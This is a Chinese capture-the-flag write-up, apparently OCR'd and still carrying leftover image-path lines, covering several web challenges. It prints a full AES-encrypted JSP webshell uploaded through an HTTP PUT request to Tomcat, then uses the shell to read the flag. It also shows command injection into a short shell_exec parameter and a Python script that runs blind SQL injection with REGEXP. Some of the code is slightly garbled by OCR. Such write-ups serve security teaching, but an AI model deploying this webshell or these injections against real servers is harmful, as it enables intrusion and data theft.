
1的成绩单

| Math | English | Chinese |
|---|---|---|
| 2 | 3 | flag{Sql_INJECT0N_4813drd8hz4} |

小猫咪踩灯泡

直接拿poc打，写入一句话


```
<%@page import=“java.util.,javax.crypto.,javax.crypto.spec.*”%><%!class U extends ClassLoader{U(ClassLoader c){super©;}public
Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if(request.getParameter(“pass”)!=null){String k=
(""+UUID.randomUUID()).replace("-","").substring(16);session.putValue(“u”,k);out.print(k);return;}Cipher
c=Cipher.getInstance(“AES”);c.init(2,new SecretKeySpec((session.getValue(“u”)+"").getBytes(),“AES”));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);%>
```



```
PUT /shell.jsp/ HTTP/1.1
Host: 650e45d0.yunyansec.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:77.0) Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Thu, 20 Jun 2019 10:03:08 GMT
If-None-Match: W/"5619-1561024988000"
Cache-Control: max-age=0
Content-Length: 611

<%@page
import="java.util.*,javax.crypto.*,javax.crypto.spec.*"
%><%!class U extends ClassLoader{U(ClassLoader
c){super(c);}public Class g(byte []b){return
super.defineClass(b,0,b.length);}}%><%if(request.getPar
ameter("pass")!=null){String
k=(""+UUID.randomUUID()).replace("-","").substring(16);
session.putValue("u",k);out.print(k);return;}Cipher
c=Cipher.getInstance("AES");c.init(2,new
SecretKeySpec((session.getValue("u")+"").getBytes(),"AE
S"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
```

```
HTTP/1.1 201 Created
Content-Length: 0
Date: Tue, 30 Jun 2020 08:41:19 GMT
Server: Apache-Coyote/1.1
Content-Type: text/plain; charset=utf-8
Connection: close
```

然后访问木马，发现写入成功




us 500 - An exception occurred processing JSP page /shell.jsp at line 1

n occurred processing JSP page /shell.jsp at line 1


er encountered an internal error that prevented it from fulfilling this request.

```
er.JasperException: An exception occurred processing JSP page /shell.jsp at line 1

rt="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public


che.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:580)
che.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:462)
che.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
che.jasper.servlet.JspServlet.service(JspServlet.java:339)
ervlet.http.HttpServlet.service(HttpServlet.java:731)
che.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)


ervletException: java.security.InvalidKeyException: Invalid AES key length: 4 bytes
che.jasper.runtime.PageContextImpl.doHandlePageException(PageContextImpl.java:916)
che.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:845)
che.jsp.shell_jsp._jspService(shell_jsp.java:98)
che.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
ervlet.http.HttpServlet.service(HttpServlet.java:731)
che.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:439)
che.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:395)
che.jasper.servlet.JspServlet.service(JspServlet.java:339)
```

连上一句话，得到flag




```
/ >ls
bin
boot
dev
docker-java-home
etc
flag.txt
home
lib
lib32
lib64
libx32
```



```
/ >cat flag.txt
flag{54e47be053bf6ea1}

/ >
```


分析代码获得flag
可能是非预期？反正我们7字符5字符都没成功。

写入shell基本是不成功的，因为有index.php的干扰，所以用cat命令读上一级目录的key，先写入cat



```
<?php
show_source(__FILE__);
error_reporting(0);
if(strlen($_GET[1])<7){
        echo  shell_exec($_GET[1]);
}

?>
```


然后看到key是在上层目录



```
<?php
show_source(__FILE__);
error_reporting(0);
if(strlen($_GET[1])<7){
        echo  shell_exec($_GET[1]);
}

?>
html key
```

然后直接使用cat来读取

> - …/*



5f58cd84.yunyansec.com/?1=*%20../*


```
<?php
show_source(__FILE__);
error_reporting(0);
if(strlen($_GET[1])<7){
        echo  shell_exec($_GET[1]);
}

?>
```

flag{a1c8BFF2}

SQL注入2


目录扫描到wwwroot.zip，发现过滤的比较死，猜测账号密码图片都在同一个数据库表中，脚本如下。

```
import requests
a =['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0',
'1','2','3','4','5','6','7','8','9']
temp = ''
while(1):
    for i in a:
        url = 'http://23dcf1dc.yunyansec.com/picture.php?id=3" or password REGEXP '+'\'^'+temp+i+'\' %23'
        r = requests.get(url)
        if 'not found' not in r.text:
            temp = temp+i
            print (temp)
            break
```



```
5
58
583
5832
5832f
5832f4
5832f42
5832f425
5832f4251
5832f4251c
5832f4251cb
5832f4251cb6
5832f4251cb6f
5832f4251cb6f4
5832f4251cb6f43
5832f4251cb6f439
5832f4251cb6f4391
5832f4251cb6f43917
5832f4251cb6f43917d
5832f4251cb6f43917df
```

二十位的hash？可能是dedecms，然后去掉前三位跟后三位然后somd5解密



输入让你无语的MD5

2f4251cb6f43917d

md5

lu5631209

然后登陆拿到flag

0x02 总结

总体来说还算比较简单，早期起来晚了，要不然还能抢几个题，等我起来一上号队友都已经在屠榜了(淦

最后……分析代码得flag也是原题，链接：

https://github.com/XDSEC/xdsec_ctf/tree/494b53d388186e8be21e753bb2048362842280c1/xdctf2015/izyCTF